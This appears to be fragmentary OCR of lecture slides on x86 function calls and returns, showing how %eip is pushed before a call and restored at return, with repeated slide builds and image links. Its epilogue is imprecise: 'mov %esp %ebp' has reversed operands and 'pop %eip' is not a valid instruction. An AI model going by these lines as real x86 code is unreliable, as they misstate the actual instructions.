Memory

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%eip

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
Programs in Memory




```
…
3800:  push %ebp
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…
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%eip

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
Programs in Memory

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
…
2760:  movl 0xa, 0x4(%esp)
2762:  call <func>
2764:  mov 0x0, %eax
…
```

%eip

Return from Functions – Resume previous execution

```
int main ()
{   …
    func(“hey”, 10, -3);
    …
}
```

Q: How do we resume here?



Return from Functions – Resume previous execution

```
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
    …
}
```

Q: How do we resume here?



Push %eip before call

Return from Functions – Resume previous execution

```
int main ()
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
    func("hey", 10, -3);
    …
}
```

Q: How do we resume here?




Push %eip before call

Return from Functions – Resume previous execution

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```

Q: How do we resume here?



Push %eip before call

Set %eip to 4(%ebp) at return


Return from a Function

C

```
return;
```

Assembly

```
mov %esp %ebp
pop %ebp
pop %eip
```



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

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

Return from a Function

C

```
return;
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

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

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

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

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

